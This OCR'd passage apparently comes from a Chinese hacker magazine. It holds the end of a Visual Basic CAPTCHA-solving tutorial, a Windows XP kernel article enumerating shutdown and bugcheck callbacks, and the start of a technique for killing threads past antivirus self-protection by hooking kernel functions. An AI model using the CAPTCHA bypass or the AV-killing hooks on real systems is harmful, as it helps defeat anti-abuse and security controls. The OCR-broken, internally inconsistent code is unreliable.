        For X = 0 To Picture1.ScaleWidth - 1
            '将十六进制颜色转为RGB色,保存在数组Ret中
            Ret = ColorRGB(Picture1.Point(X, Y))
            'RGB值中任意一个小于120,都将这个点设置为黑色
```

```
            If Ret(0) < 120 Or Ret(1) < 120 Or
Ret(2) < 120 Then Picture2.PSet (X, Y), vbBlack
        Next X
    Next Y
End Sub

Private Sub CmdWriteData_Click()
    Dim X As Integer
    Dim Y As Integer
    Dim Ret
    'SmallX表示小的X坐标,BigX为大的X坐标
    Dim SmallX As Integer
    Dim BigX As Integer
    Dim SmallY As Integer
    Dim BigY As Integer
    '声明并创建FSO对象
    Dim FSO As Object
    Set FSO = CreateObject("Scripting.
FileSystemObject")
    'Index从0循环到50,步长为10
    Dim Index As Integer
    For Index = 0 To 50 Step 10
        '初始将SmallX和SmallY设置为一个较大的坐标
        '初始将BigX和BigY设置为一个较小的坐标
        SmallX = Index + 10
        SmallY = 14
        BigX = Index
        BigY = 0
        '下面的循环将得到X坐标和Y坐标的最小值和
最大值
        For Y = 0 To 14
            For X = Index To Index + 9
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120
Or Ret(2) < 120 Then
                    '如果X小于SmallX,则将X赋值
给SmallX
                    '若X大于BigX则将X赋值给BigX
                    If X < SmallX Then
                        SmallX = X
                    ElseIf X > BigX Then
                        BigX = X
                    End If
                    '如果Y小于SmallY,则将X赋值
给SmallY
                    '若Y大于BigY,则将X赋值给
BigY
                    If Y < SmallY Then
                        SmallY = Y
                    ElseIf Y > BigY Then
                        BigY = Y
                    End If
                End If
            Next X
        Next Y

        '如果文件夹不存在,则创建之
        '文件的命名是(BigX-SmallX)×(BigY-SmallY)格式
            If Not FSO.folderexists(App.Path & "\
Data\" & BigX - SmallX & "×" & BigY - SmallY)
Then
                FSO.CreateFolder (App.Path & "\
    Data\" & BigX - SmallX & "×" & BigY - SmallY)
        End If

        '将字符数据写入文件
        'Mid(TxtChar, Index / 10 + 1, 1)用于返回第
    Index/10+1个字符,当Index为0时是第一个字符
            Open App.Path & "\Data\" & BigX -
SmallX & "×" & BigY - SmallY & "\" & Mid(TxtChar,
Index / 10 + 1, 1) & ".ini" For Output As #1
        Print #1, "[CharData]"
        For Y = SmallY To BigY
            For X = SmallX To BigX
                '坐标的写入采用字符所占矩形的(0,0)
    为原点
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120
    Or Ret(2) < 120 Then
                    Print #1, X - SmallX &
    "_" & Y - SmallY & "=1"
                End If
            Next X
        Next Y
        Close #1
    Next Index
    Set FSO = Nothing
End Sub

Private Sub CmdResult_Click()
    LblResult.Caption = "识别结果:" &
GetOneChar(0, 9) & GetOneChar(10, 19) & GetOneChar(20,
29) & GetOneChar(30, 39) & GetOneChar(40, 49) &
GetOneChar(50, 59)
End Sub
```

上述代码中,写入字符数据时用字符所占矩形建立一个单独的坐标系统,而不是以整个验证码作为坐标系统,这一点请读者注意。写入的字符数据根据分类保存到不同的文件夹中,如图4所示。




图4

函数ColorRGB用于将十六进制颜色转换为RGB值，并返回到一个数组中，新建一个标准模块ModuleGetRGB，写入下述代码：

```
Public Function ColorRGB(Color As Long) As Byte()
    Const ByN As Integer = 256
    Const ByN2 As Long = 65536
    Dim A(2) As Byte
    A(0) = (Color Mod ByN)
    A(1) = ((Color Mod ByN2) \ ByN)
    A(2) = (Color \ ByN2)
    ColorRGB = A
End Function
```

识别验证码的函数为GetOneChar，它有两个参数：起始X坐标和结束X坐标。新建一个标准模块ModuleGetOneChar，写入下面的代码：

```
Option Explicit

Public Function GetOneChar(ByVal Left, ByVal
Right) As String
    Dim X As Integer
    Dim Y As Integer
    Dim Ret
    '匹配的点计数变量MatchCount
    Dim MatchCount As Integer

    Dim SmallX As Integer
    Dim BigX As Integer
    Dim SmallY As Integer
    Dim BigY As Integer
    '声明并创建FSO对象
    Dim FSO As Object
    Set FSO = CreateObject("Scripting.
FileSystemObject")
    '初始SmallX,SmallY,BigX,BigY的值
    SmallX = Right
    SmallY = 14
    BigX = Left
    BigY = 0
    '获取字符所在的X坐标,Y坐标的最小值和最大值
    For Y = 0 To 14
        For X = Left To Right
            Ret = ColorRGB(MainForm.Picture1.
Point(X, Y))
            If Ret(0) < 120 Or Ret(1) < 120 Or
Ret(2) < 120 Then
                If X < SmallX Then
                    SmallX = X
                ElseIf X > BigX Then
                    BigX = X
                End If

                If Y < SmallY Then
                    SmallY = Y
                ElseIf Y > BigY Then
                    BigY = Y
                End If
            End If
        Next X
    Next Y

    '声明文件夹对象mFolder并返回我们需要进行数据
匹配的文件夹
    Dim mFolder As Object
    Dim mFile As Object
    Set mFolder = FSO.GetFolder(App.Path & "\
Data\" & BigX - SmallX & "x" & BigY - SmallY)
    '对文件夹中的文件逐个进行匹配,当某个文件100%匹
配时跳出循环
    For Each mFile In mFolder.Files
        For Y = SmallY To BigY
            For X = SmallX To BigX
                Ret = ColorRGB(MainForm.
Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120
Or Ret(2) < 120 Then
                    If GetValueFromIni(mFile,
"CharData", X - SmallX & "-" & Y - SmallY) = "1"
Then MatchCount = MatchCount + 1
                Else
                    If GetValueFromIni(mFile,
"CharData", X - SmallX & "-" & Y - SmallY) = ""
Then MatchCount = MatchCount + 1
                End If
            Next X
        Next Y
        '如果匹配数量达到100%,则匹配成功,跳出循环
        '请注意BigX和SmallX之间实际有BigX-
SmallX+1个点
        If MatchCount = (BigX - SmallX + 1) *
(BigY - SmallY + 1) Then
            '将mFile.Name中的.ini去掉
            '例如我们对a.ini匹配成功,表明这个字符是a
            GetOneChar = Replace(mFile.Name,
".ini", "")
```

```
            Set FSO = Nothing
            Exit For
        End If
        '每次循环之前,需要将MatchCount的值清零
        MatchCount = 0
    Next mFile

End Function
```

当文件夹中一个文件的数据100%匹配时,程序跳出循环。每次进行匹配之前,请将MatchCount变量清0。

将用于INI文件操作的函数GetValueFromIni写入标准模块INIFileOperateModule中:

```
'读取INI值
Public Declare Function GetPrivateProfileString Lib "kernel32" Alias "GetPrivateProfileStringA" (ByVal _

lpApplicationName As String, _

ByVal lpKeyName As Any, _

ByVal lpDefault As String, _

ByVal lpReturnedString _

As String, ByVal nSize As Long, _

ByVal lpFileName As String) As Long
'自定义函数,读取INI信息
Public Function GetValueFromIni(ByVal FileName As String, ByVal AppName As String, ByVal KeyName As String) As String
    Dim Buff As String
    Buff = Space(100)   '分配100字节的缓存大小
    GetPrivateProfileString AppName, KeyName, vbNullString, Buff, 100, FileName
    GetValueFromIni = Left(Buff, InStr(Buff, Chr(0)) - 1)
End Function
```

运行上面编写的程序,结果如图5所示。




图5

小 结


识别字符数目较多的形状规则验证码,可采用以下基本思路:首先找到文字所在的矩形区域,将矩形区域中有用像素的坐标按一定条件筛选并分类,写入到文件中用于匹配;匹配时,首先根据设定的条件进行分类,然后仅在该类别下进行数据匹配即可。

由于字符形状是规则的,纯色背景也不具备干扰作用,本例程序识别率为100%。需要进一步指出的是:对于字符有纵横位移的验证码,该方法识别率同样是100%,只要两个字符之间没有重合的部分,因为我们可以精确定位文字所在的矩形区域。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:VC
关键词:编程、系统回调、shutdown、bugcheck

Windows内核bugcheck和shutdown回调的检测



文/图 lq(cqupt) ljh(cqupt)

Windows系统回调大致有shutdown、bugcheck、bugcheckreason、createprocess、createthread、loadimage以及注册表回调这几种。createprocess、createthread和loadimage在

网上有很多的相关资料和代码,而注册表回调我在2009年第7期的黑防上曾经写过一篇检测和卸载的文章,后来由于种种原因没有再继续探索Windows系统回调的秘密。前不久考完试,也有了一点时间来让我完成这次的callback之旅,把缺少的shutdown、bugcheck和bugcheckreason补充完整。

我们先来看一下注册关机回调的函数原型:

```
NTSTATUS
IoRegisterShutdownNotification(
IN PDEVICE_OBJECT DeviceObject
);
```

按照MSDN的描述,当系统关机时,真正被调用的函数是驱动的IRP_MJ_SHUTDOWN派遣例程。微软只告诉了我们怎么使用这个函数,并没有告诉这个函数是怎样实现注册关机回调功能的,我们先来反汇编看一下。

```
lkd> u IoRegisterShutdownNotification l20
nt!IoRegisterShutdownNotification:
805748e8 8bff            mov     edi,edi
805748ea 55              push    ebp
805748eb 8bec            mov     ebp,esp
805748ed 57              push    edi
805748ee 68496f5368      push    68536F49h
805748f3 6a0c            push    0Ch
805748f5 6a00            push    0
805748f7 e86c70fdff      call
nt!ExAllocatePoolWithTag (8054b968)
;申请一块大小为0xC的内存,假设为结构体X
805748fc 8bf8            mov     edi,eax
805748fe 85ff            test    edi,edi
80574900 7507            jne     nt!IoRegisterShu
tdownNotification+0x21 (80574909)
80574902 b89a0000c0      mov     eax,0C000009Ah
80574907 eb21            jmp     nt!IoRegisterSh
utdownNotification+0x42 (8057492a)
80574909 56              push    esi
8057490a 8b7508          mov     esi,dword ptr
[ebp+8]
8057490d 8bce            mov     ecx,esi
8057490f 897708          mov     dword ptr
[edi+8],esi
;申请得到的结构体X+8的位置保存参数DeviceObject
80574912 e8931efbff      call
nt!ObfReferenceObject (805267aa)
;DeviceObject的引用计数增加
80574917 8bd7            mov     edx,edi
80574919 b960ae5580      mov     ecx,offset
nt!IopNotifyShutdownQueueHead (8055ae60)
8057491e e89f0df8ff      call
nt!IopInterlockedInsertHeadList (804f56c2)
;将结构体X插入到NotifyShutdown队列之中
80574923 804e1d08        or      byte ptr
[esi+1Dh],8
;DeviceObject->Flags |= DO_SHUTDOWN_
REGISTERED
80574927 33c0            xor     eax,eax
80574929 5e              pop     esi
8057492a 5f              pop     edi
8057492b 5d              pop     ebp
8057492c c20400          ret     4
```

而IopInterlockedInsertHeadList函数则更简单,功能和InsertHeadList几乎一致。由此我们可以推出存入NotifyShutdown队列之中的结构体如下:

```
Struct _X {
LIST_ENTRY List;
PDEVICE_OBJECT DevObj;
} X;
```

既然知道了队列以及结构体,剩下的遍历就很简单了。先是获取IopInterlockedInsertHeadList地址,我采用的方法是最常见的搜索特征码。

```
/*获取IopNotifyShutdownQueueHead的原始地址*/
NTSTATUS GetShutdownQueueHeadOffset()
{
PUCHAR pCurrent = NULL;
size_t length = 0;
struct xde_instr code_instr = {0};
ULONG Offset = 0;
int i;

pCurrent = (PUCHAR)
IoRegisterShutdownNotification;
//DbgPrint("Start:0x%08X!\n",pCurrent);
for(i=0 ; i<100 ; i++)
{
length = 0;
length = xde_disasm(pCurrent,&code_instr);
//反汇编一条指令
if (-length == 0 )
{
DbgPrint("Disasm Failed Addr :0x%08X!\n",pCurrent);
pCurrent++;
continue;
}
```

```
if(*pCurrent == 0xB9)
{
Offset = *((ULONG *)(pCurrent+1));
if(MmIsAddressValid((PVOID)Offset))
{
//DbgPrint("ShutdownQueueHeadOffset:0x
//%08X\n",Offset);
g_IopNotifyShutdownQueueHead = (PLIST_ENTRY)
Offset;
return STATUS_SUCCESS;
}
}
pCurrent += length;
}

return STATUS_UNSUCCESSFUL;
}
```

得到地址之后，我们就可以开始遍历了，实现代码如下：

```
void EnumShutdownCallback()
{
PDEVICE_OBJECT DevObj = NULL;
PDRIVER_OBJECT DrvObj = NULL;
ULONG Dispatch = 0;
PLIST_ENTRY CurrEntry = NULL;
DbgPrint("Callback\t\tDrvName\t\tDevObj\n");
for(CurrEntry=g_IopNotifyShutdownQueueHead->Flink; CurrEntry != g_IopNotifyShutdownQueueHead; CurrEntry=CurrEntry->Flink)
{
DevObj = (PDEVICE_OBJECT)(*(ULONG *)((ULONG)
CurrEntry+8));
DrvObj = DevObj->DriverObject;
Dispatch = (ULONG)(DrvObj->MajorFunction[IRP_
MJ_SHUTDOWN]);
DbgPrint("[shutdown]0x%X\t\t%wZ\t\t0x%X\
n",Dispatch,&DrvObj->DriverName,DevObj);
}
}
```

需要注意的还是老问题：LIST_ENTRY是个双向链表，遍历一遍之后又会回到出发点，需要判断是否已经完成遍历一次了。而判断的方法就是随意选取一个结点作为标志结点，当遍历的过程中再一次出现这个标志结点时，就表明我们已经成功地完成了一次遍历。

接着我们来看BugCheckReasonCallback。注册的函数原型如下：

```
BOOLEAN
KeRegisterBugCheckReasonCallback(
IN PKBUGCHECK_REASON_CALLBACK_RECORD
CallbackRecord,
IN PKBUGCHECK_REASON_CALLBACK_ROUTINE
CallbackRoutine,
IN KBUGCHECK_CALLBACK_REASON Reason,
IN PUCHAR Component
);
```

其中第一个参数的结构体定义如下：

```
typedef struct _KBUGCHECK_REASON_
CALLBACK_RECORD {
LIST_ENTRY Entry;
PKBUGCHECK_REASON_CALLBACK_ROUTINE
CallbackRoutine;
PUCHAR Component;
ULONG_PTR Checksum;
KBUGCHECK_CALLBACK_REASON Reason;
UCHAR State;
}KBUGCHECK_REASON_CALLBACK_RECORD,
*PKBUGCHECK_REASON_CALLBACK_RECORD;
```

比较值得注意的是，类型为BugCheckAddPagesCallback的回调例程只有Windows Server 2008及之后的Windows版本才支持，所以Reason参数在设置为KbCallbackAddPages之前一定记得要判断系统版本。反汇编KeRegisterBugCheckReasonCallback如下：


```
lkd> u KeRegisterBugCheckReasonCallback l30
nt!KeRegisterBugCheckReasonCallback:
804fa140 8bffmov   edi,edi
804fa142 55   push ebp
804fa143 8becmov   ebp,esp
804fa145 51   push ecx
804fa146 53   push ebx
804fa147 57   push edi
804fa148 b11fmov   cl,1Fh
804fa14a ff152c904d80 call dword ptr [nt!_imp_
KfRaiseIrql (804d902c)] ;提升irql
804fa150 bf2cc75580mov   edi,offset
nt!KeBugCheckCallbackLock (8055c72c)
804fa155 8bcfmov   ecx,edi
804fa157 8845ff mov  byte ptr [ebp-1],al
804fa15a e8e16a0400call nt!KiAcquireSpinLock
(80540c40) ;上锁
804fa15f 8b4508 mov  eax,dword ptr [ebp+8]
;CallbackRecord
804fa162 32dbxor   bl,bl
804fa164 385818 cmp  byte ptr [eax+18h],bl
```

```
;CallbackRecord->status
804fa167 7538jne  nt!KeRegisterBugCheckReasonCallback+0x61 (804fa1a1)
804fa169 8b4d0c mov   ecx,dword ptr [ebp+0Ch]
;CallbackRoutine
804fa16c 8b5510 mov   edx,dword ptr [ebp+10h]
;Reason
804fa16f 894808 mov   dword ptr [eax+8],ecx
;CallbackRecord->CallbackRoutine = CallbackRoutine
804fa172 56   push esi
804fa173 8b7514 mov   esi,dword ptr [ebp+14h]
;Component
804fa176 03caadd  ecx,edx
804fa178 03ceadd  ecx,esi ;Checksum = ((ULONG_PTR)CallbackRoutine + Reason + (ULONG_PTR)Component)
804fa17a 89700c mov  dword ptr [eax+0Ch],esi
;CallbackRecord->Component = Component
804fa17d 895014 mov  dword ptr [eax+14h],edx
;CallbackRecord->Reason = Reason
804fa180 894810 mov  dword ptr [eax+10h],ecx
;CallbackRecord->Checksum = Checksum
804fa183 c6401801  mov  byte ptr [eax+18h],1
;CallbackRecord->State = 1
804fa187 8b0d30c75580 mov  ecx,dword ptr [nt!KeBugCheckReasonCallbackListHead (8055c730)]
804fa18d 8908mov  dword ptr [eax],ecx ;开始InsertHeadList
804fa18f c7400430c75580  mov  dword ptr [eax+4],offset nt!KeBugCheckReasonCallbackListHead (8055c730)
804fa196 894104 mov  dword ptr [ecx+4],eax
804fa199 a330c75580mov  dword ptr [nt!KeBugCheckReasonCallbackListHead (8055c730)],eax
804fa19e fec3inc  bl
804fa1a0 5e  pop  esi
804fa1a1 8bcfmov  ecx,edi
804fa1a3 e8b86a0400call nt!KiReleaseSpinLock (80540c60) ;释放BugCheckCallback锁
804fa1a8 8a4dff mov  cl,byte ptr [ebp-1]
804fa1ab ff1530904d80 call dword ptr [nt!_imp_KfLowerIrql (804d9030)] ;降低irql
804fa1b1 5f  pop  edi
804fa1b2 8ac3mov  al,bl
804fa1b4 5b  pop  ebx
804fa1b5 c9  leave
804fa1b6 c21000 ret  10h
```

于是,我们枚举的代码就可以如下编写了。

```
void EnumBugCheckReasonCallback()
{
ULONG Dispatch = 0;
PLIST_ENTRY CurrEntry = NULL;
CurrEntry = g_KeBugCheckReasonCallbackListHead->Flink;
do
{
Dispatch = *(ULONG *)((ULONG)CurrEntry+0x8);
DbgPrint("[BugCheckReason]0x%X,PCALLBACK_RECORD:0x%X\n",Dispatch,CurrEntry);
CurrEntry = CurrEntry->Flink;
}
while(CurrEntry != g_KeBugCheckReasonCallbackListHead);
}
```

bugcheck检测部分的代码与bugcheckreason很像,就不重复贴出来浪费版面了,最终的检测结果如图所示。



从图1中可以看出,代码检测结果和XueTr的结果完全一致。当然,我所写的这份代码主要是阐述检测的思路,细节上还有不少问题没有考虑到,比如说没有考虑到函数被Hook的情况、特征码搜索并没有考虑跨平台的情况等。大家有时间有兴趣可以完善一下。有了这些检测的结果,要卸载或者删除相应的回调也就很容易了。

本文涉及的驱动代码在WDK6001.18002+Windows XP SP2下编译通过,在Windows XP SP2上加载并成功实现全部功能。大家如果还有什么问题的欢迎来黑防论坛与我讨论,我的论坛ID是ljh_cqupt。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:VC
关键词:编程、结束线程、Ring3



WS方法结束线程

文/ syf

虽然结束线程在黑客防线上已被多次提过，但本文将介绍一种新的W S方法结束线程，可以突破目前所有的ARK/AV的自我保护。

一般来说，PspTerminateThreadByPointer会这样来结束线程(给线程插入A P C来让线程自行了断)：

```
//摘自WIN2K SRC
KeInitializeApc(
ExitApc,
&Thread->Tcb,
OriginalApcEnvironment,
PsExitSpecialApc,
//PsExitSpecialApc会调用PspExitThread让
//进程自行了断
NULL,
PspExitNormalApc,
KernelMode,
ULongToPtr(ExitStatus)
// Sundown: ExitStatus is zero-extended
);
if ( !KeInsertQueueApc(ExitApc,ExitApc,NULL, 2) ) {
ExFreePool(ExitApc);
return STATUS_UNSUCCESSFUL;
}
```

其实，PspTerminateThreadByPointer中还有一个如下的判断：

```
//摘自WIN2K SRC
if ( Thread == PsGetCurrentThread() ) {
//如果是自杀
ObDereferenceObject(Thread);
PspExitThread (ExitStatus);
}
```

这就表示，PspTerminateThreadByPointer在结束线程时会判断要结束的线程会检测是否是当前线程(CurrentThread)，如果是的话直接PspExitThread，我们可以模拟一下这个做法。

我们知道，ObOpenObjectByPointer的调用是很频繁的，那么我们可以HOOK此函数，然后在伪函数内判断调用的线程是否是我们要结束的，如果是则直接PspExitThread，伪代码如下：

```
NTSTATUS MyObOpenObjectByPointer(IN PVOID Object, IN ULONG HandleAttributes, IN PACCESS_STATE PassedAccessState , IN ACCESS_MASK DesiredAccess, IN POBJECT_TYPE ObjectType , IN KPROCESSOR_MODE AccessMode, OUT HANDLE Handle )
{
if ((ULONG)PsGetCurrentThread == MyThread)
//MyThread是要结束的线程
{
PspExitThread(STATUS_SUCCESS);
return 0;
}
return RealObOpenObjectByPointer(Object,HandleAttributes,PassedAccessState,DesiredAccess,ObjectType,AccessMode,Handle);
}
```

这样我们便可以在其调用ObOpenObjectByPointer时让其自行了断。

虽然我们知道了如何结束，但有些A V在PspExitThread的获取上做了手脚，现在的问题是定位到真实的PspExitThread。下面介绍几种PspExitThread的获取方法及相应的BYPASS方法。

(1)从已导出函数中用搜索特征码的方法查找。从PsTerminateSystemThread中找到PspTerminateThreadByPointer，然后从PspTerminateThreadByPointer中搜索PspExitThread。思路如下：

```
lkd> u PsTerminateSystemThread l10
nt!PsTerminateSystemThread:
…
8057bd32 e87b030000    call
 nt!PspTerminateThreadByPointer (8057c0b2)
…
```

搜索特征码E8,根据公式"当前地址+偏移量+5=Call地址"计算出PspTerminateThreadByPointer地址。

```
lkd> u PspTerminateThreadByPointer l20
nt!PspTerminateThreadByPointer:
…
8057c0ed ff750c   push    dword ptr [ebp+0Ch]
8057c0f0 e898fcffff    call    nt!PspExitThread
(8057bd8d)
…
```

搜索特征码是E80C75FF。这种搜索方法很简单,BYPASS方法很多也很简单。SyfArk使用的方法是EAT HOOK PsTerminateSystemThread,伪代码如下:

```
NTSTATUS
MyPsTerminateSystemThread(NTSTATUS Status)
{
PETHREAD Thread;
Thread = PsGetCurrentThread();
if (1 == 0)
//just for fun
{
_asm
{
push Thread
push eax
call MyPspTerminateThreadByPointer
}//模拟特征码
}
if ((ULONG)Thread == MyThread)
{
return 0;
}
return
((PSTERMINATESYSTEMTHREAD)(
PsTerminateSystemThread))(Status);
}
NTSTATUS
MyPspTerminateThreadByPointer(PETHREAD
Thread,NTSTATUS Status)
{
if (1 == 0)
{
_asm
{
push    dword ptr [ebp+0Ch]
call MyPspExitThread
}
}
if ((ULONG)Thread == MyThread)
{
return 0;
}
return ((PSPTERMINATETHREADBYPOINTER)(
PspTerminateThreadByPointer))(Thread,Status);
}
VOID MyPspExitThread(NTSTATUS Status)
{
PETHREAD Thread;
Thread = PsGetCurrentThread();
if (((ULONG)Thread == MyThread))
{
((PSPEXITTHREAD)( PspExitThread))(Status);
}
}
```

这样便可以误导我们查找到MyPspExitThread并防御这种结束线程的方法。

(2)堆栈回溯。我们知道PspExitThread会调用KeTerminateThread:

```
lkd> u pspexitthread l200
nt!PspExitThread:
…
8057bfd3 e801d5f7ff   call   nt!KeTerminateThread
(804f94d9)
…
```

这样,我们便可以HOOK KeTerminateThread,然后创建一个线程,再将其用NtTerminateThread结束,触发PspExitThread调用KeTerminateThread。为了安全起见,我们还是先判断函数是否处于NTOSKRNL驱动中,如果满足条件,再回溯到PspExitThread,UnHOOK,最后执行原函数。

这种方法比较麻烦,BYPASS方法也有一点麻烦。在CALL HOOK PspExitThread的call KeTerminateThread 处跳转到我们的伪函数,这样PspExitThread会调用MyKeTerminateThread,MyKeTerminateThread再调用KeTerminateThread,从而定位到MyKeTerminateThread。

伪函数防杀的代码思路一般为:回溯到上一层调用的函数,判断是否PspExitThread,是的话

执行KeTerminateThread,如果不是,即是别人将MyKeTerminateThread误认为是PspExitThread进行调用,判断当前线程是否为保护的线程,如果是,则不进行调用。

